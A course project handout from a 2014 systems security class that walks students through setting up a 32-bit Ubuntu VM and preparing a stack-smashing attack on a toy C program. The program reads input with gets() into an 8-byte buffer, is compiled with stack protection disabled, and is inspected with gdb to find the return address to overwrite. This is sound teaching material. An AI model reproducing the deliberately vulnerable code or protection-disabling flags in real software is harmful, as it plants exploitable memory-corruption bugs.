# Jackson State University, Department of Computer Science
## CSC 438/539 Systems and Software Security, Spring 2014
## Instructor: Dr. Natarajan Meghanathan
## Term Project (Choice # 1): Stack Smashing Attack on a C Program

**Due: April 23, 2014: 7.30 PM**

**Project Specifications:** Your task in this project is to execute the sequence of steps that we discussed in class to launch a stack smashing attack on the demo.c program. Use the Ubuntu VM installed on a VMware player or Virtualbox. **Make sure your Ubuntu VM is a 32-bit virtual machine. If you have installed a 64-bit machine, download the .iso file for a 32-bit Ubuntu VM as shown below.** You need to record a video showing how you would execute the sequence of steps to launch the stack smashing attack. You should demonstrate the behavior of the program for inputs that (i) is valid; (ii) would cause overflow, but no side effects; (iii) would cause overflow and change the return address so that control gets transferred to a function that should not be executed. As part of the video recording, you should talk clearly as you do the steps.

You could try using one of the following **desktop recording software** (or anything of your choice):
CamStudio: http://sourceforge.net/projects/camstudio/files/legacy/
Debut: http://www.nchsoftware.com/capture/index.html

**Submission:** ***Upload your video*** to GoogleDrive or Dropbox and share it with my email address: natarajan.meghanathan@jsums.edu

## Installing VMWare Player


Download the latest version (v.5 or v.6) of VMware Player for your Operating System from
https://my.vmware.com/web/vmware/free#desktop_end_user_computing/vmware_player/5_0

## Downloading and Installing Ubuntu OS

1. Download Ubuntu OS http://www.ubuntu.com/download/desktop and save it somewhere on your computer. **Download the 32-bit version of the Ubuntu VM .iso file.**
2. Open up VMWare Player
3. Click on **Create a New Virtual Machine**
4. Select Installer disc image file (iso): browse for your Ubuntu .iso file and click **Next**
5. Type in your full name in the space provided. Use your J-number as Username (with a lowercase j). In my case, I use **natarajan** as the username. For your password, Select a password of your choice (easy to remember; but, difficult to find out by others). Click **Next** after entering the information.
6. Next, type in a name for your virtual machine (use your J-number again). Click **Next**.
7. On the next page, select **Store virtual disk as a single file**, and click **Next**.
8. Click **Finish** on the next page and wait for the OS to be installed.
9. Next, log into Ubuntu OS with your password and press **Enter**.


10. Click the **Player** menu, and go to **Manage** then **Virtual Machine settings.**

11. When the settings come up, make sure that the **Network Adapter** is set to **NAT**, and click **OK**.



12. Launch a terminal by clicking the **Dash Home** (indicated in the picture below) and typing **terminal** in the box provided. Then click the **Terminal** icon.

# Example: Stack Smashing Attack




```
#include <stdio.h>

CannotExecute(){
   printf("This function cannot execute\n");
}

GetInput(){

  char buffer[8];
  gets(buffer);
  puts(buffer);

}

main(){

     GetInput();

     return 0;

}
```

**Name of the program is demo.c**

# Sequence of Steps

1 Compile with the following options




```
vmplanet@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 -o demo demo.c
/tmp/ccmmHHC4.o: In function `GetInput':
/home/vmplanet/demo.c:10: warning: the `gets' function is dangerous and should not be used.
vmplanet@ubuntu:~$
```

2 Start gdb and use the list command to find the line numbers of the different key statements/function calls so that the execution can be more closely observed at these points.


Use list 1,50 (where 50 is some arbitrarily chosen large number that is at least guaranteed to be the number of lines in the program).

In our sample program, we have only 23 lines. So, I could have used list 1, 23 itself.




```
vmplanet@ubuntu:~$ gdb demo
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/vmplanet/demo...done.
(gdb) list 1, 50
1       #include <stdio.h>
2
3       CannotExecute(){
4          printf("This function cannot execute\n");
5       }
6
7       GetInput(){
8
9         char buffer[8];
10        gets(buffer);
11        puts(buffer);
12
13      }
14
15      main(){
16
17           GetInput();
18
19           return 0;
20
21      }
22
23
(gdb)
```

3 Issue breakpoints at lines 17 and 10 to temporarily stop execution



```
(gdb) break 17
Breakpoint 1 at 0x8048449: file demo.c, line 17.
(gdb) break 10
Breakpoint 2 at 0x804842e: file demo.c, line 10.
(gdb) 
```

4 Run the ***disas*** command on the CannotExecute and main functions to respectively find the starting memory address and return address after the return from GetInput( ).



```
(gdb) disas main
Dump of assembler code for function main:
   0x08048446 <+0>:     push   %ebp
   0x08048447 <+1>:     mov    %esp,%ebp
   0x08048449 <+3>:     call   0x8048428 <GetInput>
   0x0804844e <+8>:     mov    $0x0,%eax
   0x08048453 <+13>:    pop    %ebp
   0x08048454 <+14>:    ret
End of assembler dump.
(gdb) disas CannotExecute
Dump of assembler code for function CannotExecute:
   0x08048414 <+0>:     push   %ebp
   0x08048415 <+1>:     mov    %esp,%ebp
   0x08048417 <+3>:     sub    $0x4,%esp
   0x0804841a <+6>:     movl   $0x8048520,(%esp)
   0x08048421 <+13>:    call   0x804834c <puts@plt>
   0x08048426 <+18>:    leave
   0x08048427 <+19>:    ret
End of assembler dump.
(gdb) 
```

**Address to return to after executing the GetInput( ) function**

**0x0804844e**

**Starting memory address for the CannotExecute( ) Function**

**0x08048414**

5 Start the execution of the program using the **run** command
The execution will halt before line # 17, the first breakpoint.
That is, before the call to the GetInput( ) function.

6 Check and see the value on the top of the stack to use it as a reference later to identify the return address to overwrite. The command/option used is **x/8xw $esp** to obtain the 8 words (32-bits each) starting from the current location on the top of the stack.

7 Continue execution by pressing **s** at the gdb prompt. Now the GetInput( ) function is called. The processor would allocate 8 bytes, for the *buffer* array. So the stack pointer would be moved by 8 bytes towards the low memory end.


8 Use the **x/8xw $esp** command to obtain the 8 words (32-bits each) starting from the current location pointed to by the Stack Pointer. We could see the Stack Pointer has moved by 16 bytes (from the reference value of Step 6) towards the low memory end. You could continue executing by pressing **s** at the gdb prompt. You may even pass a valid input after gets( ) is executed and see what puts( ) prints.

9 Quit from gdb using the ‘quit’ command at the (gdb) prompt.

Value at the memory address on the top of the stack before the call to the GetInput( ) function

8 bytes of the buffer array

Value of the Frame Pointer for main( )



```
(gdb) run
Starting program: /home/vmplanet/demo

Breakpoint 1, main () at demo.c:17
17           GetInput();
(gdb) x/8xw $esp
0xbffff448:     0xbffff4c8      0x00144bd6      0x00000001      0xbffff4f4
0xbffff458:     0xbffff4fc      0xb7fff858      0xbffff4b0      0xffffffff
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10        gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb)
```


Value on the top of the stack after the call to the GetInput( ) function

Value that was previously pointed to by the Stack Pointer

Corresponds to the Return address in main( ): 0x0804844e. See the screenshot for Step 4. This is the address that needs to be overwritten with the starting address for the CannotExecute( ) function

# Stack Layout

**High memory end**

